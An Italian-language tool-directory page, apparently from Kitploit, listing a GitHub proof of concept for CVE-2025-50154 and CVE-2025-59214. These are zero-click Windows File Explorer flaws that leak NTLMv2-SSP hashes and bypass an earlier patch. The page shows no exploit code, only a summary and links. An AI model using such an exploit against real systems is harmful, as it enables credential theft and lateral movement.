
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2025-50154 — POC per CVE-2025-50154 e CVE-2025-59214, vulnerabilità zero day in Esplora file di Windows che divulgano NTLMv2-SSP senza interazione dell'utente. È un bypass della patch di sicurezza CVE-2025-24054. | Kitploit
Strumenti/GitHubGitHub/rubenformation/cve-2025-50154
Analisi delle VulnerabilitàExploitMovimento LateraleApprendimento e Formazione
GitHubrubenformation/cve-2025-50154

CVE-2025-50154

POC per CVE-2025-50154 e CVE-2025-59214, vulnerabilità zero day in Esplora file di Windows che divulgano NTLMv2-SSP senza interazione dell'utente. È un bypass della patch di sicurezza CVE-2025-24054.

Vedi Repository
Sito web
55156311 mesi faRevisionato da Kitploit

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

CVE-2025-50154, CVE-2025-59214

Divulgazione di hash NTLMv2-SSP Zero Click in Windows File Explorer

Di Ruben Enkaoua e Cymulate

Primo Blog: Zero Click, Un NTLM: Bypass della Patch di Sicurezza Microsoft (CVE-2025-50154)

Secondo Blog: Patchato Due Volte, Ancora Bypassato: Nuova Perdita NTLM (Bypass della Patch CVE-2025-50154)

Descrizione


